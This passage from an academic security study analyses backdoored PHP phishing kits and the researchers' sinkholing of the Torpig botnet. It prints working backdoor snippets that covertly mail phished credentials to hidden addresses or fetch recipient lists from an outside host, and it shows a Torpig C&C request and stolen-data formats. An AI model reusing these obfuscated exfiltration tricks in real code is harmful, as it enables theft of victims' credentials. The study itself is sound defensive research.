The second goal of the analysis consists of identifying the backdoors hidden in the kit. Of all the recipient email addresses that our system recorded, we discard those that appear in the clear in the source code of the kit. In fact, these unobfuscated addresses were likely provided by a kit's user as part of the kit configuration (as opposed to be the addresses used in a backdoor). Any remaining address must have been obfuscated to covertly receive the phished information. For each of these addresses, we identify the location in the code where the corresponding email was sent (this information is recorded by the logging component). We manually inspect this location, identify the destination address, and keep note of the technique used to obfuscate its value. For each obfuscation technique, we develop a signature. A signature consists of a pattern that matches the obfuscation code and a set of commands that revert the obfuscation and recover the hidden email address. We use these signatures to statically identify obfuscation locations in an automatic way. More precisely, we apply the signature to each file in a kit: if the pattern matches, the hidden email address is automatically recovered and saved in a database.

Finally, we compare the email addresses identified statically with those collected by our analysis environment. If there is a mismatch, that is, we cannot statically locate all email addresses that were recorded by navigating the phishing kit, we repeat the manual analysis, identify a new obfuscation technique, and extend the set of recognized obfuscation signatures.

3.1.3 Findings

We collected phishing kits for two months, starting in April 2008. In total, we obtained 584 kits. All kits were written in the PHP language. We believe phishers use PHP since it is supported by most web servers and is typically enabled by hosting providers.

Phishing Stats

We manually identified 21 distribution sites from which we obtained a total of 414 kits, 379 of which were distinct, as determined by computing their MD5 digests. Of these, 26 were not functional because of errors, such as a missing file or a syntax error, and were discarded.

The identification of kits on active phishing sites was completely automated. We downloaded 15,770 reports from the PhishTank database. Notice that this database contains noisy data: it has duplicated entries, misclassified sites, and incorrect URLs. Therefore, we performed various preprocessing steps to eliminate undesired data. We removed 8 entries that referred to incorrect URLs (e.g., with

	Live Kits	Kits from Distribution Sites
Unique kits	150	353
Backdoored kits	61	129
Drop technique		
Email	147	353
File	2	0
POST	1	0
Email addresses	379	
`gmail.com`	49%	
`yahoo.com`	18%	
`hotmail.com`	3%	
Infrastructure		
Type I	7%	N/A
Type II	63%	N/A
Type III	0%	N/A
Type IV	30%	N/A

Table 3.1: Summary of the analysis results.

misspelled protocol schemes, such as `htps`), 192 entries referring to pages hosted on sites known to be legitimate (e.g., `natwest.com`), and 3,003 (19%) that use wildcard DNS entries to point at the same resource through different URLs. This left us with 12,567 reports. 1,075 of these (about 8%) referred to phishing sites that were still on-line and allowed directory listing when we accessed them. We consider a phishing site to be live if it has an index page that contains (or redirects to a page that contains) a form with at least one input of type "password." From these sites, we gathered 151 kits. In other words, about 15% of the sites with directory listing enabled contained phishing kits. One additional kit was obtained from our spam collection infrastructure. In the following, we refer to these kits as "live kits." All live kits were unique. Two kits contained errors that prevented their correct execution. One had an invalid directive in a `.htaccess` file, the other contained syntax errors in the code used to transmit the phished information.

In summary, after removing kits that were not functional, our data set contained a total of 503 distinct phishing kits (353 kits from distribution sites, 149 kits from live phishing sites, and 1 kit from our spam trap), which we analyzed using the techniques described earlier. Table 3.1 summarizes the results of our analysis, which is discussed below.

Targeted organizations. The collected phishing kits targeted a total of 49 organizations, mostly banks and auction sites, but also mail providers and video game portals. The five most common targets of kits found on distribution sites were Bank of America (21 kits), eBay (19), Wachovia (18), HSBC (18), and PayPal (15). Among the 21 organizations targeted by live kits, the five most frequent ones were PayPal (63 kits), followed by Halifax (19), Bank of America (14), Wells Fargo (9), and Royal Bank of Scotland (8). Most of the kits contained files for only one target organization. In fact, we found only two kits that contained copies of multiple target sites (9 in both cases).

Drop mechanisms and backdoors. The information exfiltrated by a phishing kit to phishers is often called a *drop*. The vast majority of kits use email to transmit drops. Only two live kits stored drops in a file on the compromised server, and only one sent it to an outside server through a POST request.

We consider a kit to be backdoored if it sends the phished information to addresses other than those found in the clear in the kit's code. We found 129 of the kits from distribution sites (slightly more than one third) to be backdoored. Among live kits, 61 (40%) are backdoored. Assuming that authors of kits and users are different individuals, this shows that backdoors are effective, i.e., in a significant number of cases, they do not appear to be detected.

From our automated analysis of the 503 phishing kits, we extracted 379 unique email addresses. They are registered at 60 different domains: `gmail.com` is the most frequently used (49%), followed by `yahoo.com` (18%) and `hotmail.com` (3%). Only 7 addresses are not hosted at free email providers. At least one address was clearly mistyped (the top-level domain was `.comr` instead of `.com`). Among the addresses obtained from live kits, 101 were present in multiple kits.

Infrastructure. In the case of live kits, it is interesting to investigate the format of the URL pointing to the phishing site, since this may hint at the method used to deploy the phishing kit. In particular, we use the classification proposed by Garera et al. [76]: *type I* URLs use an IP address in place of the hostname; *type II* URLs contain a valid-looking domain name and insert the name of the organization being phished in the path; *type III* URLs include the organization name in the hostname and follow it by a long string; *type IV* URLs have no apparent relationship with the phished organization. It can be argued that type III URLs are likely to correspond to domains that were explicitly registered to host a phishing site, while type I, II, and IV URLs are more likely to correspond to vulnerable sites (for example, running web applications containing vulnerabilities) that were compromised and used to host phishing pages.

Of the 12,567 links that we analyzed, 5% were of type I, 23% of type II, 34% of type III, and 38% of type IV. Live kits were found on type I sites (7%), type II (63%), and type IV (30%). In other words, most of the phishing pages we analyzed were hosted on sites that had likely been compromised. We do not have a definite explanation as to why no kits were found on type III domains. However, since the setup of these domains requires a certain level of planning and technical sophistication, it is plausible that they are primarily used by experienced phishers, who are more effective at hiding their tools and covering their tracks.

Finally, on 39 of the live phishing sites, we found PHP shells, which are tools used by attackers to remotely control the vulnerable machine. This hints at the possibility that the same compromised server is used to carry out a number of other malicious activities.

Phishing Kit Structure

Phishing kits contain two types of files: those needed to display a copy of the targeted web site, and the scripts used to save the phished information and send it to phishers.

The majority of phishing kits contain all the resources required to replicate the targeted web site, including HTML pages, JavaScript and CSS files, images and other media files, such as Flash clips. This minimizes the number of requests the kit issues to the legitimate site and, thus, the chances of being detected if the target site analyzes incoming requests. However, 129 kits from distribution sites and 91 from live sites contain links to the target web sites, and 2 kits contain the Google Analytics' tracker code (we could not confirm whether site traffic data is sent to the legitimate site's account or a phisher's account).

PHP scripts included in the kit handle the forms used to phish information. These scripts collect the provided information and send it to the phisher. As we have seen, drops are almost always transmitted using email. We conjecture that this is because, of all transmission methods, email does not require any additional infrastructure, does not force the attacker to visit the phishing site after the initial seeding, and is as reliable as the mail provider chosen by the phisher. Destination addresses are most often configured by setting a variable in one of the scripts. In three kits, addresses were obtained by requesting a page on a third-party site. In one case, the site was inaccessible; in the remaining two cases, it returned an obfuscated email address.

The code to transfer the phished information to the scammer consists of a few lines of PHP code, which define variables used to store the recipient address, subject, content of the email, and optional headers. The actual mail transmission is performed using the built-in `mail()` function. Often, comments instruct the phishers how to set their email address in the appropriate place in the code.

Obfuscation Techniques

The goal of backdoors hidden in a kit is to send the phished information to recipients other than the intended one. Backdoors are obfuscated in a variety of ways to hide their presence from casual or inexperienced analysis. We describe here some of the obfuscation techniques that we have identified during our analysis.

Address Obfuscation. One requirement of backdoors is to hide or obfuscate email addresses so that they are not immediately identifiable. To do so, kit writers use a variety of techniques, ranging from standard encoding and compression algorithms to simple, custom cryptographic methods.

Base64-encoding is a popular obfuscation choice. The email address is encoded using its base64 representation and the built-in `base64_decode()` function is used to retrieve its original value. Another commonly-used encoding is ASCII. In this case, the address is obfuscated by substituting each character with the corresponding ASCII value, typically in hexadecimal format. A function mapping a value to the corresponding character (e.g., the built-in `pack()` function) is then used to recover the email address.

Among custom techniques, obfuscations based on Caesar ciphers are popular. Each letter of the email address is replaced with the letter that is some fixed number of positions further down in the alphabet. Another common technique is the use of simple permutations. For example, the following code is used to obfuscate the address `stiveat@gmail.com`:

```
$ar=array("1"=>"i","2"=>"v","3"=>"o","4"=>"s","5"=>".","6"=>"g","7"=>"t",
  "8"=>"e","9"=>"a","10"=>"@","11"=>"m","12"=>"l","13"=>"c");
$cc=$ar['4'].$ar['7'].$ar['1'].$ar['2'].$ar['8'].$ar['9'].$ar['7']
  .$ar['10'].$ar['6'].$ar['11'].$ar['9'].$ar['1'].$ar['12'].$ar['5']
  .$ar['13'].$ar['3'].$ar['11'];
```

Less frequently (it occurred in only three of the kits we examined), additional email addresses are obtained by downloading a file from an external web site. Also in this case, ASCII encoding is used as an obfuscation mechanism:

```
$victimIP = pack("H*","687474703a2f2f6672656573".
  "63616d732e33782e726f2f656d61696c2e706870");
$DetailsIP = file_get_contents($victimIP, "r");
$DetailsIP = pack("H*", $DetailsIP);
```

After applying the `pack()` function on the long numeric string, one obtains `http://freescams.3x.ro/email.php`. The URL is then retrieved using the built-in function `file_get_contents()`. Its content is decoded, again using `pack()`, and the resulting email addresses are ready to be used.

Email Sending. A second goal of backdoors consists of creating new, hidden drops, i.e., covertly sending emails with the phished information to addresses different than the intended ones. Also in this case, various techniques are used to divert suspicion.

Simple misspellings may be enough to evade superficial analyses. For example, the following piece of code saves the phished information in the `message` variable, which will then be used as the body of the email. However, intermixed with this code, a second variable, named `messege`, is also initialized. It will contain an email address, `hostipport@gmail.com`, that will be used as the recipient parameter of a second `mail()` invocation. Besides the misspelling, this backdoor also blends in with the normal code by using the fact that the PHP interpreter automatically initializes undefined string variables (as `messege` here) to the empty string.

```
$hostname = gethostbyaddr($ip);
$message  = "Chase Bank Spam ReZulT\n";
...
$message .= "User ID : $user\n";
$messege .= "hostip"
$message .= "Full Name : $fullname\n";
...
$message .= "City : $city\n";
$messege .= "port";
$message .= "State : $state\n";
...
$message .= "Mother Maiden Name : $mmn\n";
$messege .= "@";
...
mail($to,$subject,$message,$headers);
mail($messege,$subject,$message,$headers);
```

A similar, simple trick is used by the following backdoor. Here, the code leverages the fact that PHP is case-insensitive for function names, but case-sensitive for variable names. Thus, the apparently repeated mail statements have, in reality, two different recipients.

```
if(mail($send,$subject,$message,$headers) != false)
    mail($Send,$subject,$message,$headers);
```

More sophisticated obfuscation techniques are based on PHP features such as dynamic code creation (through the `create_function()` function) and evaluation (through the `eval()` function). In this case, the text of the PHP code that is used to covertly send the email is divided into multiple substrings, which are hidden in unusual locations of the phishing kit. For example, they are disguised as comments or attribute values in an HTML file. At run-time, these strings are extracted from the file and composed together. The resulting string, i.e., the backdoor's program, is dynamically evaluated and the email is sent.

Social Engineering. Phishing kits extensively resort to simple social engineering techniques, in the form of deceiving comments in the code, to divert the attention of a kit's user from a backdoor or to prevent modifications that may disable it. For example, in several kits, the part of the script that transmits the phished information is preceded by the comment:

```
// Don't need to change anything here
```

Furthermore, backdoors sometimes manifest themselves as anomalous coding patterns, such as including into a PHP script files with extensions typical of JavaScript or CSS files. A reassuring comment explains that this anomaly is indeed intended and required:

```
include 'index.cfm_files/validate_form.js';
/* this makes sure that submitted form fields are not empty or invalid
before sending the results [...] */
```

In other cases, comments sound outright sarcastic. In one instance, the indexes of the array used in a permutation-based obfuscation read "good for your scam."

3.1.4 Discussion

There are several lessons that we learned through this study that are relevant to the general context of the malicious web.

First, attackers can rely on tools that make launching sophisticated attacks a push-button operation. This enables even inexperienced individuals (e.g., the phishers who do not detect the backdoors hidden in their kits) to potentially cause significant damage.

Second, while in the past attacks were launched mostly for fun or to establish the attacker's reputation, today's malicious activity is performed with clear financial goals. In particular, underground circles have transformed into for-profit organizations [217], ruled by economical principles [72], in which more experienced practitioners resort to treachery against newcomers.

Finally, as we have observed, attackers turn vulnerable web applications into tools to prey on web users. In particular, security issues within one web site do not necessarily remain confined to the users of that site. This further motivates research on fixing vulnerabilities in web applications.

3.2 Botnets

We will now turn our attention to security issues affecting web clients, in particular to botnets. *Botnets* are networks of end users' machines that are infected




Figure 3.1: The Torpig network infrastructure.

with malware and are controlled by an adversary [52]. Botnets are used by cyber-criminals to carry out their nefarious tasks, such as sending spam mails [181], launching denial-of-service attacks [150], or stealing personal data such as mail accounts or bank credentials [99, 194].

In this section, we examine in detail the operations of the Torpig botnet, a large botnet comprising hundreds of thousands of compromised machines.[2] Our analysis is based on the infiltration of the botnet, which remained under our control for a ten-day period. The data we collected from this privileged vantage point provides a vivid demonstration of the threat that botnets present to today's web.

3.2.1 The Torpig Botnet

The Torpig botnet includes machines infected with the Torpig malware, a Trojan horse that steals sensitive information and relays it back to its controllers. Torpig is distributed to its victims as part of Mebroot, a sophisticated rootkit that takes control of a machine by replacing the system's Master Boot Record (MBR) [69]. We will refer to Figure 3.1 to illustrate the botnet's infrastructure and inner working.


Mebroot is distributed through drive-by-download attacks [172]. In these attacks, web pages on legitimate but vulnerable web sites (step 1 in the figure) are modified with the inclusion of HTML tags that cause the victim's browser to request JavaScript code (2) from a web site (the *drive-by-download server* in the figure) under control of the attackers (3). This JavaScript code launches a number of exploits against the browser or some of its components, such as ActiveX controls and plugins. If any exploit is successful, a Mebroot executable is downloaded from the drive-by-download server to the victim machine, and it is executed (4).

[2]An earlier version of this work was presented in [212].

Mebroot has no malicious capability *per se*. Instead, it provides a generic platform that other modules can leverage to perform their malicious actions. During our monitoring, the *Mebroot C&C server* distributed three modules (5), which comprise the Torpig malware. Mebroot injects these modules (i.e., DLLs) into a number of applications. These applications include the Service Control Manager (`services.exe`), the file manager, and 29 other popular applications, such as web browsers (e.g., Microsoft Internet Explorer, Firefox, Opera), FTP clients (CuteFTP, LeechFTP), email clients (e.g., Thunderbird, Outlook, Eudora), instant messengers (e.g., Skype, ICQ), and system programs (e.g., the command line interpreter `cmd.exe`).

After the injection, Torpig can inspect all the data handled by these programs and identify and store interesting pieces of information, such as credentials for online accounts and stored passwords. Periodically (every twenty minutes, during the time we monitored the botnet), Torpig contacts the *Torpig C&C server* to upload the data stolen since the previous reporting time (step 6). All the communication with the server is done over HTTP and is protected by a simple obfuscation mechanism, which was broken by security researchers at the end of 2008 [108]. The C&C server can reply to a bot in one of several ways. The server can simply acknowledge the data. We call this reply an `okn` response, from the string contained in the server's reply. In addition, the C&C server can send a configuration file to the bot (we call this reply an `okc` response). The configuration file is obfuscated using a simple XOR-11 encoding. It specifies how often the bot should contact the C&C server, a set of hard-coded servers to be used as backup, and a set of parameters to perform "man-in-the-browser" phishing attacks [90].

In fact, Torpig uses phishing attacks to actively elicit additional, sensitive information from its victims, which, otherwise, may not be observed during the passive monitoring it normally performs. These attacks occur in two steps. First, whenever the infected machine visits one of the domains specified in the configuration file (typically, a banking web site), Torpig issues a request to an *injection server*. The server's response specifies a page on the target domain where the attack should be triggered (we call this page the *trigger page*, and it is typically set to the login page of a site), a URL on the injection server that contains the phishing content (the *injection URL*), and a number of parameters that are used to fine tune the attack (e.g., whether the attack is active and the maximum number of times it can be launched). The second step occurs when the user visits the trigger page. At that time, Torpig requests the injection URL from the injection server and injects the returned content into the user's browser (step 7). This content typically consists of an HTML form that asks the user for sensitive information, for example, credit card numbers and social security numbers.


Wells Fargo - Windows Internet Explorer
https://online.wellsfargo.com/signon
Live Search
File Edit View Favorites Tools Help
Wells Fargo
Page Tools
WELLS FARGO
Search
Customer Service | Locations | Apply | Home
Personal
Small Business
Commercial
Banking
Loans & Credit
Insurance
Investing
Customer Service
Related Information
Online Banking Enrollment Questions
Online Security Guarantee
Privacy, Security & Legal
100%

Security Confirmation

To continue with Online Banking, please provide the information requested below.

First Name:

Last Name:

Date of Birth (mm/dd/yyyy): / /

Social Security Number: - -

Mother's Maiden Name:

Card Number:

Enter 16-digit number printed on your ATM/Check Card.

Contains commands for working with the selected items.

Figure 3.2: A man-in-the-browser phishing attack.

These phishing attacks are very difficult to detect, even for attentive users. In fact, the injected content carefully reproduces the style and look-and-feel of the target web site. Furthermore, the injection mechanism defies all phishing indicators included in modern browsers. For example, the SSL configuration appears correct, and so does the URL displayed in the address bar. An example screenshot of a Torpig phishing page for Wells Fargo Bank is shown in Figure 3.2. Notice that the URL correctly points to `https://online.wellsfargo.com/signon`, the SSL certificate has been validated, and the address bar displays a padlock. Also, the page has the same style as the original web site.

A fundamental aspect of any botnet is that of coordination, i.e., how the bots identify their C&C servers and communicate with them. Unlike traditional botnets, where C&C hosts are located by their IP address, DNS name, or their node ID in peer-to-peer overlays, Torpig uses an alternative technique, which we refer to as *domain flux*. With domain flux, each bot uses a domain generation algorithm (DGA) to compute a list of domain names. This list is computed independently by each bot and is regenerated periodically. Then, the bot attempts to contact the hosts in the domain list in order until one succeeds, i.e., the domain resolves to an IP address and the corresponding server provides a response that is valid in the botnet's protocol. If a domain is blocked (for example, the registrar suspends it to comply with a take-down request), the bot simply rolls over to the following domain in the list.

In Torpig, the DGA is seeded with the current date and a numerical parameter. The algorithm first computes a "weekly" domain name, say *dw*, which depends on the current week and year, but is independent of the current day (i.e., remains constant for the entire week). Using the generated domain name *dw*, a bot appends a number of TLDs: in order, *dw*.com, *dw*.net, and *dw*.biz. It then resolves each domain and attempts to connect to its C&C server. If all three connections fail, Torpig computes a "daily" domain, say *dd*, which in addition depends on the current day (i.e., a new domain *dd* is generated each day). Again, *dd*.com is tried first, with fallbacks to *dd*.net and *dd*.biz. If these domains also fail, Torpig attempts to contact the domains hardcoded in its configuration file.

From a practical standpoint, domain flux generates a list of "rendezvous points" that *may* be used by the botmasters to control their bots [171]. Not all the domains generated by a DGA need to be valid for the botnet to be operative. In practice, the Torpig controllers registered the weekly .com domain and, in a few cases, the corresponding .net domain, for backup purposes. However, they did not register all the weekly domains in advance, which was a critical factor in enabling our hijacking.

3.2.2 Taking Control of the Botnet

Since the botmasters were only registering a limited number of the future Torpig C&C domains, we were able to register the .com and .net domains that were to be used by the botnet for three consecutive weeks from January 25th, 2009 to February 15th, 2009. However, on February 4th, 2009, the Mebroot controllers distributed a new Torpig binary that updated the domain generation algorithm. This ended our control prematurely after ten days. Mebroot domains, in fact, allow botmasters to upgrade, remove, and install new malware components at any time, and are tightly controlled by the criminals. It is unclear why the controllers of the Mebroot botnet did not update the Torpig domain generation algorithm sooner to thwart our sinkholing.

We pointed the domains under our control to two machines, configured to receive and log all incoming HTTP requests and network traffic. During the ten days that we controlled the botnet, we collected over 8.7GB of Apache log files and 69GB of raw traffic data.

During our collection process, our servers were effectively functioning as the C&C hosts of the Torpig botnet. As a consequence, we were very careful with the information that we gathered and with the commands that we provided to infected hosts. We operated our C&C servers following previously established legal and ethical principles [20], and, in particular, we protected the Torpig victims according to the following:

Principle 1 *The sinkholed botnet should be operated so that any harm and/or damage to victims and targets of attacks would be minimized.*

```
POST /A15078D49EBA4C4E/qxoT4B5uUFFqw6c35AKDY...at6E0AaCxQg6nIGA

ts=1232724990&ip=192.168.0.1:&sport=8109&hport=8108&os=5.1.2600&
    cn=United%20States&nid=A15078D49EBA4C4E&bld=gnh5&ver=229
```

Figure 3.3: Sample URL requested by a Torpig bot (top) and the corresponding, unencrypted submission header (bottom).

Principle 2 *The sinkholed botnet should collect enough information to enable notification and remediation of affected parties.*

There were several preventative measures that were taken to ensure Principle 1. In particular, when a bot contacted our server, we always replied with an `okn` message and never sent a new configuration file to the bot. This forced the bots to remain in contact only with our servers (instead of switching over to the .biz domains, which had been registered by the criminals) and prevented unforeseen consequences (such as changing the behavior of the malware on critical computer systems). To notify the affected institutions and victims, we securely stored all the data that was sent to us and worked with ISPs, affected institutions, and law enforcement agencies, including the United States Department of Defense (DoD) and FBI Cybercrime units, to repatriate the stolen information.

3.2.3 Botnet Analysis

As mentioned previously, we have collected almost 70GB of data over a period of ten days. The wealth of information that is contained in this data set is remarkable.

Data Collection and Format

All bots communicate with the Torpig C&C through HTTP POST requests. Figure 3.3 shows a sample Torpig request. The URL used for the request contains the hexadecimal representation of the bot identifier and a submission header; the body of the request contains the data stolen from the victim's machine, if any. The submission header and the body are encrypted using the Torpig encryption algorithm (base64 and XOR). The bot identifier (a token that, as we will see later, is computed on the basis of hardware and software characteristics of the infected machine) is used as the symmetric key and is sent in the clear.

After decryption, the *submission header* consists of a number of key-value pairs that provide basic information about the bot. More precisely, the header contains the time stamp when the configuration file was last updated (`ts`), the

Data Type	Data Items (#)
Mailbox account	54,090
Email	1,258,862
Form data	11,966,532
HTTP account	411,039
FTP account	12,307
POP account	415,206
SMTP account	100,472
Windows password	1,235,122

Table 3.2: Data items sent to our C&C server by Torpig bots.

IP address of the bot or a list of IPs in case of a multi-homed machine (`ip`), the port numbers of the HTTP and SOCKS proxies that Torpig opens on the infected machine (`hport` and `sport`), the operating system version and locale (`os` and `cn`), the bot identifier (`nid`), and the build and version number of Torpig (`bld` and `ver`).

The request body consists of zero or more *data items* of different types, depending on the information that was stolen. Table 3.2 shows the different data types that we observed during our monitoring. In particular, *mailbox account* items contain the configuration information for email accounts, i.e., the email address associated with the mailbox and the credentials required to access the mailbox and to send emails from it. Torpig obtains this information from email clients, such as Outlook, Thunderbird, and Eudora. *Email* items consist of email addresses, which can presumably be used for spam purposes. According to [219], Torpig initially used spam emails to propagate, which may give another explanation for the botmasters' interest in email addresses. *Form data* items contain the content of HTML forms submitted via POST requests by the victim's browser. More precisely, Torpig collects the URL hosting the form, the URL that the form is submitted to, and the name, value, and type of all form fields. These data items frequently contain the usernames and passwords required to authenticate with web sites. Notice that credentials transmitted over HTTPS are not safe from Torpig, since Torpig can access them before they are encrypted by the SSL layer (by hooking appropriate library functions). *HTTP account*, *FTP account*, *POP account*, and *SMTP account* data types contain the credentials used to access web sites, FTP, POP, and SMTP accounts, respectively. Torpig obtains this information by exploiting the password manager functionality provided by most web and email clients. SMTP account items also contain the source and destination addresses of emails sent via SMTP. Finally, the *Windows password* data type

```
[gnh5_229]
[MSO2002-MSO2003:pop.smith.com:
    John Smith:john@smith.com]
[pop3://john:smith@pop.smith.com:110]
[smtp://:@smtp.smith.com:25]
```

```
[gnh5_229]
POST /accounts/LoginAuth
Host:  www.google.com
POST_FORM:
Email=test@gmail.com
Passwd=test
```

Figure 3.4: Sample data sent by a Torpig bot: a mailbox account on the left, a form data item on the right.

is used to transmit Windows passwords and other uncategorized data elements. Figure 3.4 shows a sample of the data items sent by a Torpig bot.

In total, we received 34,042,098 submissions. Of these, 32,980,083 (97%) consisted of the submission header only and contained no data items (recall that Torpig contacts its C&C server every 20 minutes, irrespective of whether it has information to send). Of the remaining 1,062,015 submissions, 29,008 contained at least one email list item, 21,170 contained mailbox accounts, 183,347 form data items, 75,336 HTTP accounts, 6,959 FTP accounts, 179,051 POP accounts, 70,016 SMTP data items, and 714,599 contained Windows passwords and uncategorized items.

Botnet Size

As a first step, we addressed the problem of determining the size of the Torpig botnet. More precisely, we will be referring to two definitions of a botnet's size as introduced by Rajab et al. [180]: the botnet's *footprint*, which indicates the aggregated total number of machines that have been compromised over time, and the botnet's *live population*, which denotes the number of compromised hosts that are simultaneously communicating with the C&C server.

The size of botnets is a hotly contested topic, and one that is widely, and sometimes incorrectly, reported in the popular press [68, 85, 134, 135, 147, 163]. Several methods have been proposed in the past to estimate the size of botnets [53, 74, 118, 178, 179, 182]. These approaches vary along different axes, depending on whether they have access to direct traces of infected machines or have to resort to indirect measurements, whether they have a complete or partial view of the infected population, and, finally, whether individual bots are identified by using a network-level identifier (typically, an IP address) or an application-defined identifier (such as a bot ID).

Bot Identifier. In comparison to previous studies, the Torpig C&C's architecture provides an advantageous perspective to measure the botnet's size. In fact, since we centrally and directly observed *every* infected machine that normally would have connected to the botmaster's server during the ten days that we controlled the botnet, we had a complete view of the machines belonging to the botnet. In addition, our collection methodology was entirely passive and, thus, it avoided the problem of active probing that may have otherwise polluted the network that was being measured. Finally, as we will see, Torpig includes in its communication with the C&C server values that allowed us to accurately identify each infected machines.

In fact, we found that some of the fields sent by each bot in the header part of its submissions depend on the particular configuration of the infected machine and remain constant over time, thus providing an accurate method to identify each bot during our entire observation period. In particular, as a Torpig bot identifier, we used the tuple (`nid`, `os`, `cn`, `bld`, `ver`) from the submission header. In fact, by reverse engineering the Torpig binary, we determined that the value of the `nid` field is computed on the basis of the specific software and hardware characteristics of the infected machine's hard disk (such as its model and serial numbers) and is therefore highly distinctive. However, we found that it not strictly unique for each machine (there were 2,079 cases where the same `nid` appeared to be assigned to machines that were different, judging on their geographical location and other characteristics). Thus, to minimize the effect of these "collisions," we also took into account the `os` (OS version number) and `cn` (locale information) fields, which do not change unless the user modifies the locale information on her computer or changes her OS, and the `bld` and `ver` fields, which are derived from hard-coded values in the Torpig binary.

Notice that we decided not to rely on the `ts` field (time stamp of the configuration file) for the bot identification, since its value is determined by the Torpig C&C and not by characteristics of the bot. Also, we discarded the `ip` field, since it could change depending on DHCP and other network configurations, and the `sport` and `hport` fields, which specify the proxy ports that Torpig opens on the local machine, because they could change after a reboot.

Footprint and Live Population. By counting unique bot identifiers, we estimate that the botnet's footprint for the ten days of our monitoring consisted of 182,914 machines. From this bot count, we wanted to identify and remove hosts corresponding to security researchers and other individuals who simply probed our botnet servers. We attribute to researchers requests with `nid` values generated on standard configurations of virtual machines, such as VMWare and QEMU.




Figure 3.5: New IPs per hour.




Figure 3.6: New bots per hour.

The rationale is that virtual machines are often used by analysts to study malware in a controlled environment. We found that in these systems `nid` values are constant, since they usually provide virtual devices with predetermined characteristics, instead of actual disks with different characteristics. We consider probers the hosts that send invalid requests, i.e., requests that cannot be generated by Torpig bots, as determined by our reverse engineering of the malware. After subtracting probers and researchers, our final estimate of the botnet's footprint is 182,800 hosts.

Figure 3.5 and 3.6 show respectively the number of new IP addresses and new Torpig bots that connected to our servers on an hourly basis. It is interesting to observe that a naive estimation of the botnet size, simply based on the count of IPs observed at the C&C server, would have overestimated the botnet footprint by an order of magnitude (we observed 1,247,642 unique IP addresses vs. 182,800 actual bots). We attribute this difference to well-known DHCP and NAT effects. In particular, in networks using the DHCP protocol (or connecting through dial-up lines), clients (machines on the network) are allocated an address from a pool of available IP addresses. The allocation is often dynamic, that is, a client is not guaranteed to always be assigned the same IP address.

Furthermore, we measured the median and average size of Torpig's live population as 49,272 and 48,532 bots, respectively. The live population fluctuates periodically, with a peak around 9:00am Pacific Standard Time (PST), when the most computers are simultaneously online in the United States and Europe. Conversely, the smallest live population occurs around 9:00pm PST. Figure 3.5 clearly shows a diurnal pattern in the connections.




Figure 3.7: New infections over time.

Country	Institutions (#)	Accounts (#)
US	60	4,287
IT	34	1,459
DE	122	641
ES	18	228
PL	14	102
Other	162	1,593
Total	410	8,310

Table 3.3: Accounts at financial institutions stolen by Torpig.

New Infections. The Torpig submission header provides the time stamp of the most recently received configuration file. We leveraged this fact to approximate the number of machines newly infected during the period of observation by counting the number of distinct victims whose initial submission header contains a time stamp of 0. Figure 3.7 shows this value over time. In total, we estimate that there were 49,294 new infections while the C&C was under our control. New infections peaked on the 25th and the 27th of January. We can only speculate that, on those days, a popular web site was compromised and redirected its visitors to the drive-by-download servers controlled by the botmasters.

Threats and Data Analysis

We will now discuss the threats that Torpig poses, focusing on the actual data that infected machines sent to our servers.

Financial Data Stealing. Torpig is specifically designed to steal information that can be readily monetized in the underground market, especially financial information, such as bank accounts and credit card numbers. For example, the typical Torpig configuration file lists roughly 300 domains belonging to banks and other financial institutions that will be the target of the "man-in-the-browser" phishing attacks described in Section 3.2.1.

